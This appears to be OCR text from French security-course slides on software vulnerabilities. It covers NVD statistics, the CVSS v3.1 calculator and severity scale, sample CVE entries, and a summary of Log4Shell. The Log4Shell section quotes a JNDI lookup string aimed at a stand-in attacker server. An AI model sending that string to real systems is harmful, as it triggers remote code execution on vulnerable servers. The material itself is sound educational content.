
- ❑ Faiblesse de conception
- ❑ Faiblesse implémentation
- ❑ Faiblesse configuration
- ❑ Faiblesse d'utilisation



https://informationisbeautiful.net/visualizations/million-lines-of-code/


Sommes nous vulnérables ?

Evolution du nombre de vulnérabilités



http://web.nvd.nist.gov

Sommes nous vulnérables ?




https://nvd.nist.gov/general/visualizations/vulnerability-visualizations/cvss-severity-distribution-over-time

Sommes nous vulnérables ?

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 10.0
Impact Subscore: 6.0
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 10.0

Show Equations

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

* - All base metrics are required to generate a base score.

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

What is the Common Vulnerability Scoring System (CVSS)

The CVSS is one of several ways to measure the impact of vulnerabilities, which is commonly known as the CVE score. The CVSS is an open set of standards used to assess a vulnerability and assign a severity along a scale of 0-10. The current version of CVSS is v3.1, which breaks down the scale is as follows:

Severity	Base Score
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0


https://www.imperva.com/learn/application-security/cve-cvss-vulnerability/

Sommes nous vulnérables ?

CVE-2022-35708	Adobe Bridge version 12.0.2 (and earlier) and 11.1.3 (and earlier) are affected by a Heap-based Buffer Overflow vulnerability that could result in arbitrary code execution in the context of the current user. Exploitation of this issue requires user interaction in that a victim must open a malicious file. **Published:** septembre 19, 2022; 12:15:11 PM -0400	*V3.1:* 7.8 HIGH *V2.0:*(not available)
CVE-2023-38604	An out-of-bounds write issue was addressed with improved input validation. This issue is fixed in watchOS 9.6, macOS Big Sur 11.7.9, iOS 15.7.8 and iPadOS 15.7.8, macOS Monterey 12.6.8, tvOS 16.6, iOS 16.6 and iPadOS 16.6, macOS Ventura 13.5. An app may be able to execute arbitrary code with kernel privileges. **Published:** July 28, 2023; 1:15:11 AM -0400	*V3.1:* 9.8 CRITICAL *V2.0:*(not available)
CVE-2021-24042	The calling logic for WhatsApp for Android prior to v2.21.23, WhatsApp Business for Android prior to v2.21.23, WhatsApp for iOS prior to v2.21.230, WhatsApp Business for iOS prior to v2.21.230, WhatsApp for KaiOS prior to v2.2143, WhatsApp Desktop prior to v2.2146 could have allowed an out-of-bounds write if a user makes a 1:1 call to a malicious actor. **Published:** janvier 04, 2022; 2:15:14 PM -0500	*V3.1:* 9.8 CRITICAL *V2.0:* 7.5 HIGH

'LOG4SHELL' APACHE LOG4J -
REMOTE CODE EXECUTION (CVE-2021-44228)


Apache Log4j is an open-source Java-based logging package provided by the Apache Software Foundation, as part of the Apache Logging Services. It is the most popular Java logging library, used by millions of Java-based applications worldwide to record activities such as routine system operations and error messages and to send diagnostics to system admins. On December 9, the Apache Foundation released an emergency Log4j version to address a critical flaw in the logging framework. This flaw enables threat actors to compromise a machine by sending it a simple string such as '${jndi:ldap://attacker_server/path}' as part of the HTTP request, User-Agent or any other input likely being logged by the server using Log4j. By controlling the messages logged via the logging package, arbitrary code could be executed from a remote server. Called 'Log4Shell', the vulnerability took the security community by storm due to its far-reaching effects on millions of companies, including Cisco, Twitter, Cloudflare, Tesla, Amazon and Apple, that use Log4j. Widespread exploitation of the flaw was observed almost immediately, both by low skilled attackers to distribute ryptominers, as well as by state sponsored APT groups, to gain access to corporate networks. According to Check Point Research approximately 48.3% of organizations were affected by exploitation attempts of the Log4Shell Vulnerability in 2021.



